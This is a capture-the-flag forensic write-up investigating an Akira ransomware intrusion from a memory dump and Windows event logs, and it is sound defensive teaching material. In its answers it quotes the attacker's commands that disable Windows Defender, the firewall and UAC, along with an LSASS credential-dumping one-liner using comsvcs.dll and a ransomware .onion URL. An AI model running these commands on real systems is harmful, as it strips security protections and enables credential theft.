Cyber Defenders - Akira - Storm-1567 Writeup
Category: Endpoint Forensics
Checkout the lab here: https://cyberdefenders.org/blueteam-ctf-challenges/akira-storm-1567/
Description
As a member of the DFIR team, you’re tasked with investigating a ransomware attack involving Akira ransomware that has impacted critical systems. You’ve been provided with a memory dump from one of the compromised machines. Your goal is to analyze the memory for indicators of compromise, trace the ransomware’s entry point, and identify any malicious activity to assess the incident and guide the response strategy.
Q1: While analyzing the memory dump, identifying the compromised machine’s network domain affiliation is a crucial step in understanding the attack’s scope. What is the domain to which the infected machine is joined?
To view the domains that the machine has connected to, I checked the registry path:
1
M:\registry\HKLM\SYSTEM\ControlSet001\Services\Tcpip\Parameters
HKLM(HKEY_LOCAL_MACHINE): Domain information is a system-wide setting that applies to the entire computer regardless of who is logged in, so it resides inHKLM.SYSTEM: This hive contains core information necessary to boot and maintain the operating system, including hardware configurations and drivers.ControlSet001: This is the configuration profile currently used by Windows in the active session. It contains the list of all essential services.Services: Windows manages almost everything as Services or Drivers.Tcpip: The TCP/IP network protocol runs as a core service/driver (tcpip.sys). Everything related to TCP/IP network communication is managed by this service.Parameters: This subkey contains static configuration parameters for theTcpipservice. To know the Hostname and Domain, the network service must read these values from Parameters at startup.

By checking the domain.txt file, I could easily see the domain to which the infected machine is joined.
Answer: Cydef.enterprise
Q2: Identifying the shared file path accessed by the attacker is crucial for understanding the scope of the breach and determining which files may have been compromised. What is the local path of the file that was shared on the file server?
File-sharing paths are typically found in registry entries for file-sharing services. So I went to:
1
HKLM\SYSTEM\ControlSet001\Services\LanmanServer\Shares
LanmanServer: “Lanman” stands for LAN Manager, a legacy from the early days of Microsoft networking. In modern Windows OS, this service allows a computer to share files, folders, and printers over the network, primarily using the SMB (Server Message Block) protocol.Shares: This subkey contains the list of all folders on the compromised machine’s hard drive that are configured as Network Shares.

By checking the data.txt file, I could easily find the only local path of the file that was shared on the file server.
Answer: Z:\Shares\data
Q3: Identifying the source of failed RDP connection attempts is crucial for tracing the compromised machine and analyzing the attacker’s behavior. What is the IP address of the machine that attempted to connect to the file serve?
First, I located the Sysmon log file situated at M:\misc\eventlog. Microsoft-Windows-Sysmon%4Operational.evtx is the file containing these logs.
To export it to a .csv file for use with Timeline Explorer, I used EvtxECmd:
1
EvtxECmd.exe -f "ffffde8562d711d0-Microsoft-Windows-Sysmon%4Operational.evtx" --csv sysmon
Now, I can open it with Timeline Explorer.
For failed RDP connection attempts, I checked for Sysmon Event ID 3 (Network connection detected).

I quickly found the RDP connection attempt.
Answer: 192.168.60.129
Q4: Identifying the process name of the attacker’s tool is key to tracking their actions. What is the process name of the tool used by the attacker to remotely execute commands and perform malicious activities on the compromised FileServer?
Tip: Check both active and terminated or hidden processes in the memory capture.
In the event log results from Q3, if I scroll to the right, I can see:
"UtcTime": "2024-09-18 11:34:56.570", the time this connection occurred.

I used Volatility 3 to check the processes conveniently:
1
vol3 -f memory.dmp windows.psscan > psscan.txt

Looking at svchost.exe with PID 360, its PPID is 1104, which differs from other instances that typically have a PPID of 676. The attacker deliberately named the payload svchost.exe to camouflage it among a forest of legitimate processes.

Searching by this PPID, I came across the process PSEXESVC.exe, a service belonging to PsExec. Although it is legitimate network administration software, it is an extremely popular tool used for lateral movement and remote code execution. I can see this process was loaded into RAM just a few minutes after the RDP connection.
Answer: PSEXESVC.exe
Q5: Identifying the attacker’s initial commands reveals their intentions and the level of access they gained. What was the first command executed remotely to begin system enumeration?
Returning to Timeline Explorer, I searched for the keyword PSEXESVC.exe to see if it did anything else besides calling the svchost.exe process.

By sorting chronologically, I can see the PSEXESVC.exe process spawned tasklist.exe using the tasklist command. Tasklist is used to list all running processes on the system, providing details such as process IDs and memory usage.
Answer: tasklist
Q6: Understanding how the attacker disabled security measures is key to assessing how they gained persistence and weakened the system’s defenses. The attacker used a remote execution tool, which generates a different Process ID (PID) for each command executed. What is the Process ID (PID) of the first command used to turn off Windows Defender?
The attacker executed several commands to disable security defenses, likely to ensure the ransomware could execute without interruption:
Set-MpPreference -DisableRealtimeMonitoring 1: Disables Windows Defender real-time monitoring.Set-MpPreference -DisableBlockAtFirstSeen 1: Disables the “Block at First Sight” feature.Set-MpPreference -DisableIOAVProtection 1: Disables protection for files opened from the Internet.netsh advfirewall set allprofiles state off: Turns off the firewall for all network profiles.reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /t REG_DWORD /d 0 /f: Disables User Account Control (UAC).sc stop WinDefend: Stops the Windows Defender service.sc qc WinDefend: Checks the configuration status of Windows Defender.reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f: Disables Windows Defender AntiSpyware.

The question asks for the PID of the first command used to turn off Windows Defender. By scrolling to the right to the Payload column, I can see the PID of the process that executed the first command.
Answer: 5344
Q7: Identifying changes to the system’s registry is essential for understanding how the attacker disabled security features, allowing malicious actions to proceed undetected. In an attempt to disable Windows Defender, the attacker modified a specific registry value. What is the name of the registry value that was added or modified under HKLM\SOFTWARE\Policies\Microsoft\Windows Defender?
1
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f
The registry value that was added or modified was DisableAntiSpyware.
Answer: DisableAntiSpyware
Q8: Understanding how the attacker leveraged specific system files is crucial, as it can reveal their methods for accessing sensitive data and escalating privileges. What DLL file did the attacker use in the PowerShell command to dump the targeted process for further exploitation?

The attacker attempted to dump the LSASS (Local Security Authority Subsystem Service) process to capture credentials, followed by an attempt to exfiltrate the dump file to another machine.
1
rundll32.exe c:\Windows\System32\comsvcs.dll, MiniDump((Get-Process lsass).Id) C:\windows\temp\lsass.dmp full
The attacker used rundll32.exe to run c:\Windows\System32\comsvcs.dll, invoking its internal MiniDump() function.
Additionally, net use Z: \\HelpDesk\Dump_out was used to map a network drive (Z:) to the remote share \\HelpDesk\Dump_out, likely to facilitate the transfer of lsass.dmp to the attacker’s remote server for exfiltration.
Answer: comsvcs.dll
Q9: Investigating the creation of new accounts is crucial for identifying how the attacker maintains unauthorized access to the system. To establish persistent access, the attacker created a new user account on the compromised system. What is the name of the account that the attacker created?
With the obtained credentials, the attacker created a new account on the system and logged in. To find this, I searched for Event ID 4720 (A user account was created).
This time, instead of just importing the sysmon log, I added the entire eventlog directory into Timeline Explorer.
1
EvtxECmd.exe -d eventlog --csv "C:\Users\Administrator\Desktop\log"


I successfully identified the newly created user account.
Answer: ITadmin_2
Q10: Identifying the URL in the ransom note is vital for understanding the attacker’s communication and data exposure threats. The attacker included a link to their blog where stolen data would be published if negotiations fail. What is the URL provided for communication and accessing the attacker’s chat?
The memory.dmp file is a massive chunk of binary data. However, text fragments (such as the ransomware note) still reside somewhere in RAM and exist in plaintext.
I can use the strings command to filter out the binary noise and keep only the readable text characters.
To find the URL format for this specific ransomware, I researched it online and skimmed through an article by Trellix.

I noted that the URL for this ransomware has an .onion extension (Ransomware groups typically use the Tor anonymity network, so their links usually reflect this format).
1
strings.exe memory.dmp > strings.txt

Answer: https://akiralkzxzq2dsrzsrvbr2xgbbu2wgsmxryd4csgfameg52n7efvr2id.onion
Conclusion
Through comprehensive memory and event log forensics using Volatility and Timeline Explorer, I fully reconstructed the Akira ransomware attack chain conducted by the threat actor Storm-1567. The attacker initially breached the environment and performed lateral movement using
PSEXESVC.exe, a component of PsExec. Once remote code execution was achieved, they employed several LOLBins (Living-Off-The-Land Binaries) such astasklist.exefor enumeration and PowerShell scripts to systematically disable Windows Defender and the firewall.To harvest credentials, the attacker dumped the LSASS process using
comsvcs.dlland exfiltrated the data via an SMB network share. Armed with these credentials, they established persistence by creating a rogue administrative account (ITadmin_2). Finally, string extraction from the memory dump revealed the Akira ransomware’s extortion mechanism, pointing to a Tor.onionaddress for negotiation. This investigation emphasizes the importance of tracking Sysmon network connections and analyzing execution payloads for timely threat containment.